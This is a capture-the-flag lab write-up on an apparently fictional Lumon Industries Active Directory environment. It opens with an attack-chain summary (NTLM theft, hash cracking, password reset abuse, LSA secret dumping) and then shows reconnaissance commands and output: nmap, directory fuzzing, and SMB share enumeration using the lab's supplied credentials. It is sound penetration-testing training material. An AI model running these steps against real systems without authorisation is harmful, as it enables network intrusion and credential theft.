
Overview
The machine starts with provided credentials that lead to an intranet portal with SMB write access, allowing NTLM theft to capture harmonyc's hash, which when cracked reveals admin portal access that leaks IntranetSvc's NTLMv2 hash. After cracking IntranetSvc's password, BloodHound enumeration reveals ForceChangePassword privileges on MarkS, whose password change grants intranet access and local administrator privileges to dump LSA secrets, extracting cached domain credentials for hellye. Cracking hellye's hash yields domain admin access to the DC.
Lumon Industries will soon be integrating a high-value employee into the organization. In accordance with internal security protocols, a comprehensive penetration test and internal access verification must be conducted prior to full onboarding.
For the purposes of this evaluation, you will be provided the assigned credentials and access permissions corresponding to the subject employee. Your objective is to assess the scope and boundaries of these permissions, ensuring compliance with all Lumon security standards and operational safeguards.
We start with the credentials hellyr:H3lenaR!2025
Enumeration
We start with nmap scan as usual
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nmap -sC -sV -vv -oA init 10.0.31.64 10.0.18.181 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slower.
Starting Nmap 7.95 ( https://nmap.org ) at 2026-08-18 19:38 EDT
NSE: Loaded 157 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:38
Completed NSE at 19:38, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:38
Completed NSE at 19:38, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:38
Completed NSE at 19:38, 0.00s elapsed
Initiating Parallel DNS resolution of 2 hosts. at 19:38
Completed Parallel DNS resolution of 2 hosts. at 19:38, 5.60s elapsed
Initiating Connect Scan at 19:38
Scanning 2 hosts [1000 ports/host]
Discovered open port 53/tcp on 10.0.18.181
Discovered open port 139/tcp on 10.0.18.181
Discovered open port 139/tcp on 10.0.31.64
Discovered open port 135/tcp on 10.0.31.64
Discovered open port 135/tcp on 10.0.18.181
Discovered open port 80/tcp on 10.0.31.64
Discovered open port 3389/tcp on 10.0.18.181
Discovered open port 3389/tcp on 10.0.31.64
Discovered open port 445/tcp on 10.0.18.181
Discovered open port 445/tcp on 10.0.31.64
Discovered open port 443/tcp on 10.0.31.64
Discovered open port 389/tcp on 10.0.18.181
Discovered open port 3269/tcp on 10.0.18.181
Discovered open port 636/tcp on 10.0.18.181
Discovered open port 5985/tcp on 10.0.18.181
Discovered open port 5985/tcp on 10.0.31.64
Discovered open port 88/tcp on 10.0.18.181
Discovered open port 3268/tcp on 10.0.18.181
Discovered open port 464/tcp on 10.0.18.181
Discovered open port 593/tcp on 10.0.18.181
Completed Connect Scan against 10.0.18.181 in 15.31s (1 host left)
Completed Connect Scan at 19:39, 15.51s elapsed (2000 total ports)
Initiating Service scan at 19:39
Scanning 20 services on 2 hosts
Completed Service scan at 19:39, 47.32s elapsed (20 services on 2 hosts)
NSE: Script scanning 2 hosts.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:39
NSE Timing: About 99.93% done; ETC: 19:40 (0:00:00 remaining)
Completed NSE at 19:40, 40.11s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:40
Completed NSE at 19:40, 2.90s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:40
Completed NSE at 19:40, 0.00s elapsed
Nmap scan report for 10.0.31.64
Host is up, received user-set (0.16s latency).
Scanned at 2026-08-18 19:38:51 EDT for 106s
Not shown: 993 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
80/tcp   open  http          syn-ack Microsoft IIS httpd 10.0
| _http-server-header: Microsoft-IIS/10.0
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
| _http-title: Did not follow redirect to https://intranet.lumons.hacksmarter/
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
443/tcp  open  ssl/http      syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| http-server-header:
| Microsoft-IIS/10.0
| _ waitress
| _http-title: Did not follow redirect to https://intranet.lumons.hacksmarter/
| _ssl-date: TLS randomness does not represent time
| tls-alpn:
| _ http/1.1
| ssl-cert: Subject: commonName=intranet.lumons.hacksmarter
| Subject Alternative Name: DNS:intranet.lumons.hacksmarter
| Issuer: commonName=intranet.lumons.hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-09T20:29:11
| Not valid after: 2030-10-09T20:39:09
| MD5: bcc6:15e6:3ad0:1fc0:bf26:5af4:e112:3f41
| SHA-1: d6ed:2dde:5b5e:c1f5:94c8:0041:523d:d022:ecc0:f406
| -----BEGIN CERTIFICATE-----
| MIIDTjCCAjagAwIBAgIQFC0VEg4LMppBIfUHgIixFjANBgkqhkiG9w0BAQsFADAm
| MSQwIgYDVQQDDBtpbnRyYW5ldC5sdW1vbnMuaGFja3NtYXJ0ZXIwHhcNMjUxMDA5
| MjAyOTExWhcNMzAxMDA5MjAzOTA5WjAmMSQwIgYDVQQDDBtpbnRyYW5ldC5sdW1v
| bnMuaGFja3NtYXJ0ZXIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCz
| hxtPkvILibzJPOYEGnzR1quGyw/DlWzTw4nC0g/7Sb6uC2DUq9ytflCWp0qZ4aYO
| bUoych8bN7ToZGFUAE8ms0favWsXEaGw7mQTuz00MPnSBethCvV4xledAF/UzTtD
| 6FvSEulNe5xznqdWdUoRlO1cw67feBHYtXkuuj9w8aiTzlDwj+1fdMoDyiCiarYO
| TqoaQt8Aqtb20wQZYxYqA7MAXTKE856NOisdqBOlm8xkZJdHr/tVWtPcPX3mvai/
| QZniIDombz018fOliMgHYLfRdN5PyhPNH/gozxDboq7lG38RAvO2ZIlYS0NxvKHs
| 0kzhYvCkHFuP+VTXEEE1AgMBAAGjeDB2MA4GA1UdDwEB/wQEAwIFoDAdBgNVHSUE
| FjAUBggrBgEFBQcDAgYIKwYBBQUHAwEwJgYDVR0RBB8wHYIbaW50cmFuZXQubHVt
| b25zLmhhY2tzbWFydGVyMB0GA1UdDgQWBBS66pDOI/ga6DCBkim7tVh5LdtYhzAN
| BgkqhkiG9w0BAQsFAAOCAQEAHUf/LXzIGpswOAvdIP6GFDktZvUY4zoOgjQ4tSXr
| DztqNSPeaMQc4tW3xQOkzuu6+pRZUpqpnVZ2mPhlHI6AtjNWV/sQixvTFicryJTS
| nGP8gHoqbTF02GC/cBK+04DZkG8t2atbZd9pSkY4DR+YGcvJRZBpgk1ix2MgUTqT
| e98+9gZvRjHFgoWvgIXsA2insAl5gqVcdCbH6mNtLfu5B8FmkhiTpYlnc2dJhJ9i
| Uu6Lamm8XSe1UMYDmKZ2Nepu3OJcEXLmnKZrfLCdTUA39zJLk/q5wuWIbaSzhpbz
| K6jvyxAyOC9Vv0nLtmINV1gTqhvKUb32zRW58g9Ryx/g8Q==
| _-----END CERTIFICATE-----
| http-methods:
| _ Supported Methods: GET HEAD POST OPTIONS
445/tcp  open  microsoft-ds? syn-ack
3389/tcp open  ms-wbt-server syn-ack
| rdp-ntlm-info:
| Target_Name: LUMONS
| NetBIOS_Domain_Name: LUMONS
| NetBIOS_Computer_Name: INTRANET
| DNS_Domain_Name: lumons.hacksmarter
| DNS_Computer_Name: Intranet.lumons.hacksmarter
| DNS_Tree_Name: lumons.hacksmarter
| Product_Version: 10.0.26100
| _ System_Time: 2026-08-18T23:39:55+00:00
| _ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=Intranet.lumons.hacksmarter
| Issuer: commonName=Intranet.lumons.hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-17T23:35:19
| Not valid after: 2027-02-16T23:35:19
| MD5: d897:8b4b:c645:bfdb:c082:6a96:ed7b:92cc
| SHA-1: b7d2:4268:34c3:5755:8ca8:e27e:3d7e:27b5:b510:2796
| -----BEGIN CERTIFICATE-----
| MIIC+jCCAeKgAwIBAgIQS39wgDWAobFLLWHrHbutpTANBgkqhkiG9w0BAQsFADAm
| MSQwIgYDVQQDExtJbnRyYW5ldC5sdW1vbnMuaGFja3NtYXJ0ZXIwHhcNMjYwODE3
| MjMzNTE5WhcNMjcwMjE2MjMzNTE5WjAmMSQwIgYDVQQDExtJbnRyYW5ldC5sdW1v
| bnMuaGFja3NtYXJ0ZXIwggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQDA
| Jkq4ZDLAc2A5hb+kRbTFUMT7UgD76WRwGVL1s5Mqdl31vtKFKvgAEMpBsyM6Q6ly
| t+Ru7N0DxWBTpa4wauBB3PVa0ZXgKWQxYtG+1lYu3MNlGdKJegYc5conadi/Crv5
| XOU2tyfHsxSvVq8mkxTxkZg8LpMG0tgvL9Am5leHN7r414nxR/i0HLTmTfxdO4jB
| cZouM7o3AGoAicqHaL7+3dS6St+H/GVckPfVTMEvuM75BFbCfkko2JIL7FJWC0gn
| dE6alphcnl8fEpmMPQNv2RgIqGZWZfkBPQ0/+XQg9JBEEkJLRmT4mJLK0wVZltXE
| sm0pBRMz5b9DlOrzkqpBAgMBAAGjJDAiMBMGA1UdJQQMMAoGCCsGAQUFBwMBMAsG
| A1UdDwQEAwIEMDANBgkqhkiG9w0BAQsFAAOCAQEArI5Vo7wTRy9Yq4wGw8I2fpaC
| 1IidaNOL1edrtaAEyNYy2cm1hr7zKH/ksMPqsRR7wOhIRwic0DBCYnBB1Uw7hgPA
| UTuE99lnb9a3Hhdx5oRjn2dVTxoC75LFictaKlF7sGRQTbAXyVpGB88b1T6/hApu
| gEst851O7hPzCPp85NXtI1f9Jj3GfkWTouhms5+G19yM9MboxxQxRFv5jKy757dd
| ab811m6AFG9SJnMwFELEX7yQc33jfau+Eh8YLyd2uAb0aUALtvTZlJKZv3osjVTl
| Ll1f4mZviv27RjCszHtsIcDtVtHPcgaLp7uTZJBzkWcnsZa0/BFtml1GojE6jg==
| _-----END CERTIFICATE-----
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-server-header: Microsoft-HTTPAPI/2.0
| _http-title: Not Found
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=8/18%Time=6A84ED26%P=x86_64-pc-linux-gnu%r(Te
SF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\0\x02\
SF:0\0\0");
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled but not required
| smb2-time:
| date: 2026-08-18T23:40:04
| _ start_date: N/A
| _clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 48299/tcp): CLEAN (Timeout)
| Check 2 (port 58601/tcp): CLEAN (Timeout)
| Check 3 (port 31504/udp): CLEAN (Timeout)
| Check 4 (port 59757/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

Nmap scan report for 10.0.18.181
Host is up, received user-set (0.15s latency).
Scanned at 2026-08-18 19:38:51 EDT for 106s
Not shown: 987 filtered tcp ports (no-response)
PORT STATE SERVICE REASON VERSION
53/tcp   open  domain        syn-ack Simple DNS Plus
88/tcp   open  kerberos-sec  syn-ack Microsoft Windows Kerberos (server time: 2026-08-18 23:39:13Z)
135/tcp  open  msrpc         syn-ack Microsoft Windows RPC
139/tcp  open  netbios-ssn   syn-ack Microsoft Windows netbios-ssn
389/tcp  open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.lumons.hacksmarter
| Issuer: commonName=LumonsRootCA/domainComponent=lumons
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-09T19:23:24
| Not valid after: 2026-10-09T19:23:24
| MD5: f690:7d81:caee:b29a:cc56:a2f5:aab2:8910
| SHA-1: e28c:618f:5cab:f523:5e75:f4b1:c4c3:4a86:b3c1:9464
< SNIP>
| _ssl-date: TLS randomness does not represent time
445/tcp  open  microsoft-ds? syn-ack
464/tcp  open  kpasswd5?     syn-ack
593/tcp  open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
636/tcp  open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.lumons.hacksmarter
| Issuer: commonName=LumonsRootCA/domainComponent=lumons
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-09T19:23:24
| Not valid after: 2026-10-09T19:23:24
| MD5: f690:7d81:caee:b29a:cc56:a2f5:aab2:8910
| SHA-1: e28c:618f:5cab:f523:5e75:f4b1:c4c3:4a86:b3c1:9464
< SNIP>
| _ssl-date: TLS randomness does not represent time
3268/tcp open  ldap          syn-ack Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.lumons.hacksmarter
| Issuer: commonName=LumonsRootCA/domainComponent=lumons
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-09T19:23:24
| Not valid after: 2026-10-09T19:23:24
| MD5: f690:7d81:caee:b29a:cc56:a2f5:aab2:8910
| SHA-1: e28c:618f:5cab:f523:5e75:f4b1:c4c3:4a86:b3c1:9464
< SNIP>
| _ssl-date: TLS randomness does not represent time
3269/tcp open  ssl/ldap      syn-ack Microsoft Windows Active Directory LDAP (Domain: lumons.hacksmarter, Site: Default-First-Site-Name)
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Subject Alternative Name: othername: 1.3.6.1.4.1.311.25.1:<unsupported>, DNS:DC01.lumons.hacksmarter
| Issuer: commonName=LumonsRootCA/domainComponent=lumons
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2025-10-09T19:23:24
| Not valid after: 2026-10-09T19:23:24
| MD5: f690:7d81:caee:b29a:cc56:a2f5:aab2:8910
| SHA-1: e28c:618f:5cab:f523:5e75:f4b1:c4c3:4a86:b3c1:9464
< SNIP>
| _ssl-date: TLS randomness does not represent time
3389/tcp open  ms-wbt-server syn-ack
| _ssl-date: TLS randomness does not represent time
| rdp-ntlm-info:
| Target_Name: LUMONS
| NetBIOS_Domain_Name: LUMONS
| NetBIOS_Computer_Name: DC01
| DNS_Domain_Name: lumons.hacksmarter
| DNS_Computer_Name: DC01.lumons.hacksmarter
| Product_Version: 10.0.26100
| _ System_Time: 2026-08-18T23:39:57+00:00
| ssl-cert: Subject: commonName=DC01.lumons.hacksmarter
| Issuer: commonName=DC01.lumons.hacksmarter
| Public Key type: rsa
| Public Key bits: 2048
| Signature Algorithm: sha256WithRSAEncryption
| Not valid before: 2026-08-17T23:34:47
| Not valid after: 2027-02-16T23:34:47
| MD5: a6f3:e28b:4ae7:193c:98fc:8c76:d7d3:ae8e
| SHA-1: 54d2:411f:0064:55d2:7923:d50f:7268:60c8:ac67:a80d
< SNIP>
5985/tcp open  http          syn-ack Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
| _http-title: Not Found
| _http-server-header: Microsoft-HTTPAPI/2.0
1 service unrecognized despite returning data. If you know the service/version, please submit the following fingerprint at https://nmap.org/cgi-bin/submit.cgi
?new-service :
SF-Port3389-TCP:V=7.95%I=7%D=8/18%Time=6A84ED26%P=x86_64-pc-linux-gnu%r(Te
SF:rminalServerCookie,13,"\x03\0\0\x13\x0e\xd0\0\0\x124\0\x02\?\x08\0\x02\
SF:0\0\0");
Service Info: Host: DC01; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
| 3:1:1:
| _ Message signing enabled and required
| smb2-time:
| date: 2026-08-18T23:39:55
| _ start_date: N/A
| _clock-skew: mean: 0s, deviation: 0s, median: 0s
| p2p-conficker:
| Checking for Conficker.C or higher...
| Check 1 (port 54529/tcp): CLEAN (Timeout)
| Check 2 (port 56488/tcp): CLEAN (Timeout)
| Check 3 (port 29258/udp): CLEAN (Timeout)
| Check 4 (port 32265/udp): CLEAN (Timeout)
| _ 0/4 checks are positive: Host is CLEAN or ports are blocked

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 3) scan.
Initiating NSE at 19:40
Completed NSE at 19:40, 0.00s elapsed
NSE: Starting runlevel 2 (of 3) scan.
Initiating NSE at 19:40
Completed NSE at 19:40, 0.00s elapsed
NSE: Starting runlevel 3 (of 3) scan.
Initiating NSE at 19:40
Completed NSE at 19:40, 0.00s elapsed
Post-scan script results:
| clock-skew:
| 0s:
| 10.0.31.64
| _ 10.0.18.181
Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 2 IP addresses (2 hosts up) scanned in 111.83 seconds
In this lab we're given two targets not one, so usually we don't start with the DC but let's go through the scan for this
For intranet
- We have port 80 open hosting the site intranet.lumons.hacksmarter
- Domain name is obviously lumons.hacksmarter
- This only hosts services other than what the actual DC host, so it has SMB, RDP, HTTP, WINRM but no Kerberos or LDAP which is expected
For DC
- Hostname is DC01
- There is ADCS
- No clock-skew
Nothing else needed here.
Environment Setup
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ echo '10.0.31.64 intranet.lumons.hacksmarter intranet' | sudo tee -a /etc/hosts
10.0.31.64 intranet.lumons.hacksmarter intranet

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ echo '10.0.18.181 DC01 DC01.lumons.hacksmarter lumons.hacksmarter' | sudo tee -a /etc/hosts
10.0.18.181 DC01 DC01.lumons.hacksmarter lumons.hacksmarter

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb 10.0.18.181 -u '' -p '' --generate-krb5-file krb5.conf
SMB 10.0.18.181 445 DC01 [*] Windows 11 / Server 2025 Build 26100 x64 (name:DC01) (domain:lumons.hacksmarter) (signing:True) (SMBv1
:False) (Null Auth:True) (DC:True)
SMB 10.0.18.181 445 DC01 [+] krb5 conf saved to: krb5.conf
SMB 10.0.18.181 445 DC01 [+] Run the following command to use the conf file: export KRB5_CONFIG=krb5.conf
SMB 10.0.18.181 445 DC01 [+] lumons.hacksmarter\:

┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ sudo mv krb5.conf /etc/krb5.conf
Intranet Port 80
It hosts Lumons Industries Portal where we can login to, and some possible usernames that we might need later


After login there is nothing else we can do, just bunch of static components
Fuzzing the directory we find that there is admin page and terminal page so let's see what is there
┌─[jimmex]──[~]
└─╼ $ feroxbuster -u https://intranet.lumons.hacksmarter -k
 ___  ___  __   __     __      __         __   ___
| __ | __ | __) | __) | / ` / \ \_/ | | \ | __
| | ___ | \ | \ | \__, \__/ / \ | | __/ | ___
by Ben "epi" Risher 🤓 ver: 2.13.1
───────────────────────────┬──────────────────────
 🎯  Target Url            │ https://intranet.lumons.hacksmarter/
 🚩  In-Scope Url          │ intranet.lumons.hacksmarter
 🚀  Threads               │ 50
 📖  Wordlist              │ /usr/share/seclists/Discovery/Web-Content/raft-medium-directories.txt
 👌  Status Codes          │ All Status Codes!
 💥  Timeout (secs)        │ 7
 🦡  User-Agent            │ feroxbuster/2.13.1
 🔎  Extract Links         │ true
 🏁  HTTP methods          │ [GET]
 🔓  Insecure              │ true
 🔃  Recursion Depth       │ 4
───────────────────────────┴──────────────────────
 🏁  Press [ENTER] to use the Scan Management Menu™
─────────────────────────────────────────────────
404 GET 5l 31w 207c Auto-filtering found 404-like response and created new filter; toggle off with --dont-filter
403      GET        5l       27w      213c https://intranet.lumons.hacksmarter/admin
302 GET 5l 22w 199c https://intranet.lumons.hacksmarter/logout => https://intranet.lumons.hacksmarter/login
200      GET      194l      386w     4298c https://intranet.lumons.hacksmarter/login
302 GET 5l 22w 199c https://intranet.lumons.hacksmarter/ => https://intranet.lumons.hacksmarter/login
302 GET 5l 22w 199c https://intranet.lumons.hacksmarter/home => https://intranet.lumons.hacksmarter/login
200      GET     7180l    43024w  3567246c https://intranet.lumons.hacksmarter/static/images/background.png
403      GET        5l       27w      213c https://intranet.lumons.hacksmarter/terminal
400      GET        6l       26w      324c https://intranet.lumons.hacksmarter/error%1F_log
[####################] - 57s 30004/30004 0s found:8 errors:0
[####################] - 57s 30000/30000 529/s https://intranet.lumons.hacksmarter/
The admin page returns 403 so we don't have access to it

Same exactly goes for terminal we don't have access to
Intranet SMB
So listing the shares on Intranet shows that we have both read and write over the share MDRepo so first we look for anything sensitive in the share, if nothing we start looking for the Write abuse one way or another
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ nxc smb intranet -u hellyr -p 'H3lenaR!2025' --shares
SMB 10.0.31.64 445 INTRANET [*] Windows 11 / Server 2025 Build 26100 x64 (name:INTRANET) (domain:lumons.hacksmarter) (signing:False) (
SMBv1:False)
SMB 10.0.31.64 445 INTRANET [+] lumons.hacksmarter\hellyr:H3lenaR!2025
SMB 10.0.31.64 445 INTRANET [*] Enumerated shares
SMB 10.0.31.64 445 INTRANET Share Permissions Remark
SMB 10.0.31.64 445 INTRANET ----- ----------- ------
SMB 10.0.31.64 445 INTRANET ADMIN$ Remote Admin
SMB 10.0.31.64 445 INTRANET C$ Default share
SMB 10.0.31.64 445 INTRANET IPC$ READ Remote IPC
SMB 10.0.31.64 445 INTRANET MDRepo READ,WRITE
There is only 2 files here, .url file which will either leak sensitive info or just the url for the portal
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ smbclient //10.0.31.64/MDRepo -U 'lumons.hacksmarter\hellyr%H3lenaR!2025'
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sun Oct 12 15:01:45 2025
  ..                                DHS        0  Sun Oct 12 12:40:05 2025
  Lumons Intranet.url A 131 Sun Oct 12 13:57:18 2025
  Lumons_International.pdf            A   539001  Sun Oct 12 15:01:45 2025

                10353659 blocks of size 4096. 3280297 blocks available
smb: \> prompt off
smb: \> mget *
getting file \Lumons Intranet.url of size 131 as Lumons Intranet.url (0.2 KiloBytes/sec) (average 0.2 KiloBytes/sec)
getting file \Lumons_International.pdf of size 539001 as Lumons_International.pdf (272.3 KiloBytes/sec) (average 209.7 KiloBytes/sec)
smb: \> exit
No password on it just the portal URL
c┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ at
challenge_lab_lumon.ovpn        init.nmap                       Lumons_International.pdf        raft-small-words-lowercase.txt
init.gnmap                      init.xml                        Lumons Intranet.url
┌─[]─[10.200.83.65]─[jimmex@attacker]─[~/HSM/LumonIndustries]
└──╼ [★]$ cat Lumons\ Intranet.url
[{000214A0-0000-0000-C000-000000000046}]
Prop3=19,11
[InternetShortcut]
IDList=
URL=https://intranet.lumons.hacksmarter/login
The PDF file though, shows info that we might need
The users naming convention is FirstName.LastInitial but let's skip for now because if we have access to users read then it would be a waste of time to do whatever we'll try to do here
